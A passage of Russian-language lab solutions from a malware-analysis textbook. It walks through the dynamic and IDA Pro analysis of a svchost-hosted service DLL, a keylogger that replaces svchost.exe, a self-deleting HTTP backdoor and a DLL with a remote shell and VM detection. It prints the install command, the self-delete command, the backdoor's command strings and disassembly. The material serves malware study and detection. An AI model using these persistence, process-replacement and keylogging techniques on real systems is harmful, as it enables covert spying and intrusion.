Если изучить строки более пристально, можно заметить путь `SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost` и сообщение `You specify service name not in Svchost// netsvcs, must be one of following`. Проверим ключ реестра `\SvcHost\netsvcs` сразу после запуска; там указаны другие потенциальные имена службы, которые мы можем использовать, например `6to4` и `AppMgmt`. Запуск `Lab03-02.dll,installA 6to4` установит вредонос под именем `6to4` вместо `IPRIP` (как в предыдущем листинге).

Закончив с установкой службы, мы можем ее запустить, но сначала следует подготовить остальные инструменты для базового динамического анализа. Запустим procmon (после удаления всех предыдущих событий) и Process Explorer, далее настроим виртуальную сеть с использованием ApateDNS и Netcat на порте 80 (так как в списке строк видны фрагменты протокола HTTP).

Поскольку вредонос устанавливается в виде службы `IPRIP`, мы можем запустить его с помощью стандартной команды `net`, как показано ниже:

```
c:\>net start IPRIP
The Intranet Network Awareness (INA+) service is starting.
The Intranet Network Awareness (INA+) service was started successfully.
```

Тот факт, что отображаемое имя (`INA+`) совпадает с информацией, найденной в реестре, свидетельствует о запуске вредоносной службы.

Теперь откроем Process Explorer и попытаемся найти процесс, в котором эта служба выполняется. Для этого выберем пункт меню Find ▸ Find Handle or DLL (Найти ▸ Найти дескриптор или DLL). В появившемся диалоговом окне (рис. 3.6Л) введем `Lab03-02.dll` и нажмем кнопку Search (Искать). В результате, показанном ниже, видно, что `Lab03-02.dll` загружается процессом `svchost.exe` с PID 1024 (в вашей системе этот идентификатор может отличаться).




Рис. 3.6Л. Поиск DLL в Process Explorer

Выбираем в Process Explorer пункт меню View ▸ Lower Pane View ▸ DLLs (Вид ▸ Вид нижней панели ▸ DLL) и выделяем процесс `svchost.exe` с PID 1024. Результат показан на рис. 3.7Л. Отображаемое имя `Network Awareness (INA+)` ❶ подтверждает, что вредонос работает внутри `svchost.exe`. Еще одним подтверждением является наличие `Lab03-02.dll` в списке библиотек ❷.




Рис. 3.7Л. Исследование вредоносной службы в Process Explorer

Теперь перейдем к средствам сетевого анализа. Для начала проверим ApateDNS, чтобы узнать, выполнил ли вредонос какие-нибудь DNS-запросы. В отчете присутствует доменное имя practicalmalwareanalysis.com, которое совпадает со строкой из листинга, приведенного ранее.

ПРИМЕЧАНИЕ

Между запуском службы и появлением первого сетевого трафика проходит 60 секунд: прежде чем обращаться к сети, программа выполняет операцию Sleep(60000). Если по какой-то причине не удается установить сетевое соединение (например, если вы забыли настроить ApateDNS), вредонос ждет 10 минут, после чего повторяет попытку подключения.

Мы завершим наш сетевой анализ просмотром результатов работы Netcat:

```
c:\>nc -l -p 80
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: MalwareAnalysis2 Windows XP 6.11
Host: practicalmalwareanalysis.com
```

Программа выполняет HTTP-запрос типа `GET` на порте 80 (мы прослушивали этот порт в Netcat, поскольку в списке строк были признаки протокола HTTP). После нескольких попыток результат остается неизменным.

На основе этих данных можно создать несколько сетевых сигнатур. Мы можем воспользоваться тем фактом, что вредонос постоянно делает `GET`-запрос к странице `serve.html`. Кроме того, в значении `MalwareAnalysis2 Windows XP 6.11. MalwareAnalysis2` поля `User-Agent` указано имя нашей виртуальной машины (поэтому в вашей системе эта часть будет отличаться). Вторая часть `User-Agent` (`Windows XP 6.11`) не меняется и, следовательно, подходит для сетевой сигнатуры.

Работа 3.3

Краткие ответы

1. Вредонос подменяет собой процесс `svchost.exe`.
2. При сравнении файла `svchost.exe` и его образа в памяти обнаруживаются различия. В памяти присутствуют такие строки, как `practicalmalwareanalysis.log` и `[ENTER]`, ни одной из которых нет на диске.
3. Вредонос создает журнальный файл `practicalmalwareanalysis.log`.
4. Программа подменяет процесс `svchost.exe`, чтобы запустить кейлогер.

Подробный анализ

Мы начинаем эту лабораторную работу с запуска утилит Process Explorer и procmon. Последняя сразу же выводит поток событий, быстро сменяющих друг друга, поэтому, чтобы включить или выключить их запись, мы выбираем пункт меню File ▸ Capture Events (Файл ▸ Захватывать события). Запись событий лучше не включать, пока вы не запустите все средства динамического анализа и не будете готовы к выполнению программы. Воспользуемся меню Filter ▸ Filter (Фильтр ▸ Фильтр), чтобы открыть диалог фильтрации; нажмем кнопку Reset (Сбросить), чтобы оставить только стандартные фильтры.

Программу `Lab03-03.exe` можно запустить из командной строки или с помощью двойного щелчка на ее пиктограмме. Выполнение вредоноса должно быть заметным в Process Explorer. На рис. 3.8Л видно, что он создает дочерний процесс `svchost.exe`, который продолжает работать после его завершения и в итоге становится осиротевшим (таким, у которого не остается родительского процесса). Это довольно необычное и подозрительное явление.

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
System Idle Process	0	100.00	0 K	28 K		
explorer.exe	1528		17,672 K	14,808 K	Windows Explorer	Microsoft Corporation
svchost.exe	388		868 K	2,208 K	Generic Host Process for Wi...	Microsoft Corporation

Рис. 3.8Л. Осиротевший процесс svchost.exe в Process Explorer

Чтобы получить дополнительную информацию, щелкнем правой кнопкой мыши на процессе `svchost.exe` и выберем пункт Properties (Свойства). Как видно на рис. 3.8Л, все выглядит так, как будто это нормальный процесс с PID 388; однако `svchost.exe` обычно является потомком процесса `services.exe`, а здесь мы этого не видим.

Выберем в том же окне вкладку Strings (Строки), чтобы сравнить строки исполняемого файла и его образа в памяти. Изменяя положение переключателя с Image (Образ) на Memory (Память), мы можем заметить существенные различия. Как показано в правой части рис. 3.9Л, в памяти содержатся строки `practicalmalwareanalysis.log` ❶ и `[ENTER]` ❷, которых нет в обычном системном файле `svchost.exe`, хранящемся на диске (см. рис. 3.9Л, *слева*).




Рис. 3.9Л. Process Explorer выводит строки, которые обычно отсутствуют в svchost.exe

Наличие строки `practicalmalwareanalysis.log` в сочетании с такими значениями, как `[ENTER]` и `[CAPS LOCK]`, говорит о том, что данная программа является кейлогером. Чтобы проверить это предположение, откроем Блокнот, наберем короткое сообщение и посмотрим, перехватит ли его вредонос. Для этого возьмем идентификатор PID осиротевшего процесса `svchost.exe`, найденный в Process Explorer, и создадим фильтр в утилите procmon, чтобы получать события только с этим PID (388). На рис. 3.10Л можно видеть операции `CreateFile` и `WriteFile`, которые производят запись в файл `practicalmalwareanalysis.log` (эта же строка присутствует в памяти осиротевшего процесса `svchost.exe`).

Process Name	PID	Operation	Path
svchost.exe	388	CreateFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	QueryStandardInformationFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CloseFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CreateFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	QueryStandardInformationFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CloseFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CreateFile	C:\WINDOWS\practicalmalwareanalysis.log

Рис. 3.10Л. Вывод procmon для процесса svchost.exe с PID 388

Открыв файл `practicalmalwareanalysis.log` в простом текстовом редакторе, вы увидите клавиши, которые нажимали в Блокноте. Из этого следует, что вредонос является кейлогером, который подменяет собой процесс `svchost.exe`.

Работа 3.4

Краткие ответы

1. Если запустить эту программу двойным щелчком, она сразу же себя удалит.
2. Есть подозрение, что нам придется предоставить программе аргумент командной строки или отсутствующий компонент.
3. Мы попытались использовать аргументы, найденные среди строк (такие как `-in`), но это не дало результатов. Здесь требуется более глубокий анализ (мы подробно исследуем этот вредонос в лабораторных работах главы 9).

Подробный анализ

Начнем с базового статического анализа. Рассмотрим структуру PE-файла и его строки. Как можно видеть, этот вредонос импортирует функции для работы с сетью, службами и реестром. В следующем листинге есть несколько интересных строк:

```
SOFTWARE\Microsoft \XPS
\kernel32.dll
HTTP/1.0
GET
NOTHING
DOWNLOAD
UPLOAD
SLEEP
cmd.exe
```

```
>> NUL
/c del
http://www.practicalmalwareanalysis.com
NT AUTHORITY\LocalService
 Manager Service
.exe
%SYSTEMROOT%\system32\
k:%s h:%s p:%s per:%s
-cc
-re
-in
```

Здесь мы видим такие значения, как доменное имя и ветка реестра `SOFTWARE\Microsoft \XPS`. Строки `DOWNLOAD` и `UPLOAD` в сочетании с `HTTP/1.0` являются признаком бэкдора, работающего по HTTP. Строки `-cc`, `-re` и `-in` могут быть аргументами командной строки (например, `-in` может означать install). Посмотрим, сможем ли мы определить назначение этих строк с помощью базовых методик динамического анализа.

Прежде чем переходить к выполнению вредоносной программы, запустим procmon (удалив все события) и Process Explorer. Подготовим также виртуальную сеть. После запуска вредонос сразу же себя удаляет, и Process Explorer не показывает ничего интересного.

Далее мы установим в procmon фильтр по имени процесса, `Lab03-04.exe`. Нам не удается обнаружить интересные операции вроде `WriteFile` или `RegSetValue`, но при дальнейшем рассмотрении мы находим событие `Process Create`. Дважды щелкнем на этой записи, чтобы открыть диалоговое окно, показанное на рис. 3.11Л. Здесь видно, что вредонос удаляет себя из системы с помощью команды `"C:\WINDOWS\system32\cmd.exe" /c del Z:\ Lab03-04.exe >> NUL` ❶.




Рис. 3.11Л. Операция Process Create, найденная в procmon и предназначенная для самоудаления

Мы можем попытаться запустить вредоносный файл из командной строки, используя найденные ранее аргументы (`-cc`, `-re` и `-in`), но ни в одном из случаев это не повлияет на результат: программа все равно удаляется. Похоже, базовый динамический анализ больше ничем не может нам помочь. Этот вредонос придется анализировать более глубоко (чем мы и займемся в лабораторных работах главы 9).

Работа 5.1

Краткие ответы

1. Функция `DllMain` найдена в разделе `.text` по адресу 0x1000D02E.
2. Импорт `gethostbyname` найден в разделе `.idata` по адресу 0x100163CC.
3. Функция импорта `gethostbyname` вызывается девять раз с разных участков вредоноса.
4. Если вызов `gethostbyname` по адресу 0x10001757 пройдет успешно, вредонос выполнит DNS-запрос для имени pics.practicalmalwareanalysis.com.
5. В IDA Pro были распознаны 23 локальные переменные для функции по адресу 0x10001656.
6. В IDA Pro был распознан один параметр для функции по адресу 0x10001656.
7. Строка `\cmd.exe /c` находится по адресу 0x10095B34.
8. Этот участок кода должен устанавливать для злоумышленника сеанс работы с удаленной командной оболочкой.
9. Версия ОС хранится в глобальной переменной `dword_1008E5C4`.
10. Значения, расположенные в ветках реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime` и `WorkTimes`, являются обязательными и передаются по соединению с удаленной командной оболочкой.
11. Экспортный вызов `PSLIST` передает по сети список процессов или находит в этом списке процесс с определенным именем и получает о нем информацию.
12. API-вызовы `GetSystemDefaultLangID`, `send` и `sprintf` производятся из функции `sub_10004E79`; последней можно дать более осмысленное имя, например `GetSystemLanguage`.
13. Функции `strncpy`, `strnicmp`, `CreateThread` и `strlen` вызываются непосредственно из `DllMain`. На втором уровне стека `DllMain` делает ряд API-вызовов, включая `Sleep`, `WinExec`, `gethostbyname` и множество других сетевых функций.
14. Вредонос останавливается на 30 секунд.
15. Аргументами являются значения `6`, `1` и `2`.
16. Эти аргументы соответствуют символьным константам `IPPROTO_TCP`, `SOCK_STREAM` и `AF_INET`.

17. Инструкция `in` используется для обнаружения виртуальной машины по адресу 0x100061DB, а в 0x564D5868h она соответствует строке `VMXh`. Благодаря перекрестной ссылке мы можем увидеть строку `Found Virtual Machine` в вызывающей функции.
18. Похоже, что по адресу 0x1001D988 находятся случайные данные.
19. Если запустить скрипт `Lab05-01.py`, обфусцированные данные превратятся в строку.
20. Если нажать клавишу A, из этих данных можно извлечь членораздельную строку: `xdoor is this backdoor, string decoded for Practical Malware Analysis Lab :)1234`.
21. Скрипт применяет исключающее ИЛИ к байтам 0x50 со значением `0x55` и изменяет байты в IDA Pro, используя функцию `PatchByte`.

Подробный анализ

После загрузки зараженной DLL в IDA Pro мы переходим непосредственно к функции `DllMain` по адресу 0x1000D02E. Вы можете включить отображение номеров строк в графическом представлении, выбрав пункт меню Options ▸ General (Параметры ▸ Общие) и установив флажок Line Prefixes (Префиксы строк), или же переключаться между графическим и традиционным представлениями, нажимая клавишу Пробел. Второй вариант позволяет выводить номера строк без изменения параметров. Анализ следует начинать с `DllMain`, поскольку весь код, который предшествует этой функции и находится внутри `DllEntryPoint`, скорее всего, был сгенерирован компилятором и мы не хотим тратить время на его рассмотрение.

Чтобы ответить на вопросы 2–4, мы сначала выведем список вызовов, которые импортируются данной библиотекой. Выберем для этого пункт меню View ▸ Open Subviews ▸ Imports (Вид ▸ Открыть дочерние представления ▸ Импорт). В полученном списке найдем элемент `gethostbyname` и сделаем на нем двойной щелчок, чтобы увидеть его ассемблерный код. Импорт `gethostbyname` находится в разделе `.idata` двоичного файла по адресу 0x100163CC.

Чтобы узнать, из скольких функций вызывается `gethostbyname`, нужно проверить перекрестные ссылки этого вызова. Установим курсор на `gethostbyname` и нажмем Ctrl+X; на экране появится окно, показанное на рис. 5.1Л. Текст Line 1 of 18 (Строка 1 из 18) внизу окна говорит о том, что `gethostbyname` имеет девять перекрестных ссылок. Некоторые версии IDA Pro считают каждую ссылку по два раза: `p` означает вызов, а `r` — «чтение» (поскольку инструкция импорта вызывается как `call dword ptr [...]`, процессор должен сначала ее прочитать и только потом выполнить). Если внимательно присмотреться к списку перекрестных ссылок, можно заметить, что `gethostbyname` вызывается из пяти разных функций.

Нажмем клавишу G, чтобы быстро перейти по адресу 0x10001757. Там мы увидим следующий код, который вызывает функцию `gethostbyname`:

```
1000174E        mov     eax, off_10019040
10001753        add     eax, 0Dh ❶
10001756        push    eax
10001757        call    ds:gethostbyname
```




Рис. 5.1Л. Перекрестные ссылки для gethostbyname

Метод `gethostbyname` принимает только один параметр — обычно это строка с доменным именем. Следовательно, нам нужно пройти в обратном направлении и выяснить, что находится внутри EAX на момент вызова `gethostbyname`. Оказывается, в этот регистр перемещается значение `off_10019040`. Если дважды щелкнуть на этом сдвиге, можно увидеть строку `[This is RDO]pics.practicalmalwareanalysis.com`.

В строке ❶ операция сдвигается на 0xD байт, в результате чего перед вызовом `gethostbyname` в EAX попадает указатель на строку `pics.practicalmalwareanalysis.com`. На рис. 5.2Л показано, как эта строка выглядит в памяти и как добавление 0xD к EAX сдвигает указатель к URL-адресу. Вызов выполняет DNS-запрос, чтобы получить IP-адрес домена.




Рис. 5.2Л. Коррекция указателя на строку с целью доступа к URL-адресу

Чтобы ответить на вопросы 5 и 6, нажмем клавишу G и перейдем к адресу 0x10001656, где находится функция sub_10001656. На рис. 5.3Л видна работа, проделанная IDA Pro для распознания и маркировки ее локальных переменных и аргументов. Помеченные локальные переменные имеют отрицательный сдвиг; всего их насчитывается 23, и у большинства из них есть префикс var_. Бесплатная версия IDA Pro распознает только 20 локальных переменных, поэтому полученный вами результат может немного отличаться. IDA Pro находит лишь один аргумент для этой функции: он имеет положительный сдвиг и помечен как arg_0.

```
sub_10001656 proc near

var_675 = byte ptr -675h
var_674 = dword ptr -674h
hLibModule= dword ptr -670h
timeout = timeval ptr -66Ch
name    = sockaddr ptr -664h
var_654 = word ptr -654h
Dst     = dword ptr -650h
Parameter= byte ptr -644h
var_640 = byte ptr -640h
CommandLine= byte ptr -63Fh
Source  = byte ptr -63Dh
Data    = byte ptr -638h
var_637 = byte ptr -637h
var_544 = dword ptr -544h
var_50C = dword ptr -50Ch
var_500 = dword ptr -500h
Buf2    = byte ptr -4FCh
readfds = fd_set ptr -4BCh
phkResult= byte ptr -3B8h
var_3B0 = dword ptr -3B0h
var_1A4 = dword ptr -1A4h
var_194 = dword ptr -194h
WSAData = WSAData ptr -190h
arg_0   = dword ptr  4
```

Рис. 5.3Л. Структура функции в IDA Pro: распознавание локальных переменных и аргументов

Чтобы ответить на вопросы с 7-го по 10-й, мы выведем строки этой библиотеки, воспользовавшись пунктом меню View ▸ Open Subviews ▸ Strings (Вид ▸ Открыть дочерние представления ▸ Строки). Выполним двойной щелчок на элементе \cmd.exe /c, чтобы увидеть его ассемблерный код. Стоит отметить, что эта строка находится в разделе PE-файла xdoors_d по адресу 0x10095B34. У нее есть всего одна перекрестная ссылка с адресом 0x100101D0 — в этом месте она помещается в стек.

При анализе графического представления этой функции обнаруживается набор вызовов memcmp, которые сравнивают такие строки, как cd, exit, install, inject и uptime. Мы также видим, что ссылка на строку, найденная ранее в этой функции по адресу 0x1001009D, содержит значение This Remote Shell Session. В ходе дальнейшего анализа функции можно увидеть набор операций recv и send. Судя по этим трем признакам, мы имеем дело с кодом для создания сеанса с удаленной командной оболочкой.

По адресу 0x100101C8 находится глобальная переменная dword_1008E5C4 . Если выполнить на ней двойной щелчок, мы узнаем, что в памяти она имеет адрес 0x1008E5C4 и находится в разделе .data библиотеки. Проверка перекрестных ссылок нажатием Ctrl+X показывает, что она упоминается три раза, но изменение значения dword_1008E5C4 происходит лишь однажды. Операция изменения этой переменной показана ниже:

```
10001673       call       sub_10003695
10001678       mov        dword_1008E5C4, eax
```

Мы видим, что в регистре EAX, который перемещается в dword_1008E5C4, находится значение, возвращенное вызовом функции из предыдущей инструкции. Следовательно, нам нужно определить, что именно возвращает эта функция. Для этого мы выполним двойной щелчок на элементе sub_10003695 и исследуем его ассемблерный

код. Как показано ниже, функция sub_10003695 содержит вызов GetVersionEx, который предоставляет информацию о текущей версии ОС:

```
100036AF       call      ds:GetVersionExA
100036B5       xor       eax, eax
100036B7       cmp       [ebp+VersionInformation.dwPlatformId], 2
100036BE       setz      al
```

Чтобы определить, нужно ли устанавливать регистр AL, значение dwPlatformId сравнивается с числом 2. Если PlatformId равно VER_PLATFORM_WIN32_NT, регистр устанавливается. Это всего лишь простая проверка, которая позволяет убедиться в том, что текущая ОС не старше Windows 2000. Мы можем заключить, что глобальной переменной обычно присваивается значение 1.

Как уже упоминалось ранее, функция для работы с удаленной оболочкой по адресу 0x1000FF58 содержит набор вызовов memcmp, начиная с 0x1000FF58. По адресу 0x10010452 мы видим операцию memcmp со строкой robotwork:

```
10010444       push      9                       ; Size
10010446       lea       eax, [ebp+Dst]
1001044C       push      offset aRobotwork       ; "robotwork"
10010451       push      eax                     ; Buf1
10010452       call      memcmp
10010457       add       esp, 0Ch
1001045A       test      eax, eax
1001045C       jnz       short loc_10010468 ❶
1001045E       push      [ebp+s] ❸               ; s
10010461       call      sub_100052A2 ❷
```

Инструкция jnz ❶ не будет выполнена, если строка равна robotwork, — вместо нее будет сделан вызов ❷. При исследовании функции sub_100052A2 можно увидеть, что она обращается к веткам реестра HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime и WorkTimes, после чего передает полученную информацию по сетевому сокету, который был указан в качестве ее аргумента в строке ❸.

Чтобы ответить на вопрос 11, сначала нужно просмотреть экспортные вызовы библиотеки, воспользовавшись пунктом меню View ▸ Open Subviews ▸ Exports (Вид ▸ Открыть дочерние представления ▸ Экспорты). В этом списке присутствует элемент PSLIST; выполним на нем двойной щелчок, чтобы переместить курсор в начало экспортной функции по адресу 0x10007025. Этот вызов выбирает один из двух маршрутов в зависимости от результата выполнения sub_100036C3. Функция sub_100036C3 проверяет, какая версия ОС установлена: Windows Vista/7 или XP/2003/2000. В обоих случаях применяется вызов CreateToolhelp32Snapshot, который помогает извлечь список процессов, сформированный на основе строк и API-вызовов. Оба маршрута передают этот список через сокет, используя метод send.

Чтобы ответить на вопросы 12 и 13, мы создадим иерархию перекрестных ссылок функции. Для этого выберем пункт меню View ▸ Graphs ▸ Xrefs From (Вид ▸ Диаграммы ▸ Перекрестные ссылки от), предварительно установив курсор на имени интересующего нас вызова. Чтобы перейти к функции sub_10004E79, нажмем клавишу G и введем 0x10004E79.

На рис. 5.4Л показано графическое представление перекрестных ссылок для `sub_10004E79`. Как видите, эта функция делает вызовы `GetSystemDefaultLangID` и `send`. Из этого следует, что она передает по сетевому сокету языковой идентификатор. Мы можем щелкнуть на ней правой кнопкой мыши и дать ей более осмысленное имя, например `send_languageID`.




Рис. 5.4Л. Диаграмма перекрестных ссылок, исходящих от sub_10004E79

ПРИМЕЧАНИЕ

Анализ наподобие этого позволяет быстро получить общий обзор двоичного файла. Этот подход особенно полезен при анализе больших программ.

Чтобы определить, сколько функций Windows API вызывается непосредственно из `DllMain`, можно изучить этот метод вручную, прокручивая его вниз, или воспользоваться пунктом меню View ▸ Graphs ▸ Xrefs From (Вид ▸ Диаграммы ▸ Перекрестные ссылки от) и открыть диалоговое окно, показанное на рис. 5.5Л.

Начальный и конечный адрес должны соответствовать началу функции `DllMain` (то есть 0x1000D02E). Поскольку нас интересуют только перекрестные ссылки, исходящие `от DllMain`, мы устанавливаем `1` для глубины рекурсии, чтобы отобразить только те вызовы, которые делаются непосредственно из этого метода. Итоговая диаграмма показана на рис. 5.6Л (API-вызовы выделены серым цветом). Вы можете также установить значение `2`, чтобы увидеть все вызовы с соответствующей глубиной рекурсии. В результате получится диаграмма куда большего размера, и в ней можно будет увидеть даже рекурсивные вызовы, ведущие обратно к `DllMain`.




Рис. 5.5Л. Диалоговое окно для задания диаграммы перекрестных ссылок, начиная с адреса 0x1000D02E




Рис. 5.6Л. Диаграмма перекрестных ссылок для DllMain с глубиной рекурсии 1

Как отмечается в вопросе 14, по адресу 0x10001358 находится вызов `Sleep` (вы можете видеть его в следующем листинге). `Sleep` принимает один параметр — продолжительность остановки в миллисекундах; мы видим, как он добавляется в стек из регистра EAX:

```
10001341       mov       eax, off_10019020
10001346       add       eax, 0Dh
10001349       push      eax       ; Str
1000134A       call      ds:atoi
10001350       imul      eax, 3E8h
10001356       pop       ecx
10001357       push      eax       ; dwMilliseconds
10001358       call      ds:Sleep
```

Если пройтись вверх по коду, можно заметить, что результат вызова `atoi`, хранящийся в EAX, умножается на 0x3E8 (или на 1000 в десятичной системе). Это делается для получения количества секунд для сна. Еще выше мы видим, что `off_10019020` помещается в EAX. Чтобы узнать, что находится по данному сдвигу, дважды щелкнем на нем кнопкой мыши. Оказывается, это ссылка на строку `[This is CTI]30`.

Затем мы видим, что к сдвигу добавляется `0xD`, в результате чего EAX после вызова `atoi` указывает на число 30, полученное из строки `30`. Умножив 30 на 1000, получим 30 000 миллисекунд (или 30 секунд) — именно столько программа будет бездействовать, если во время выполнения используются те же строки.

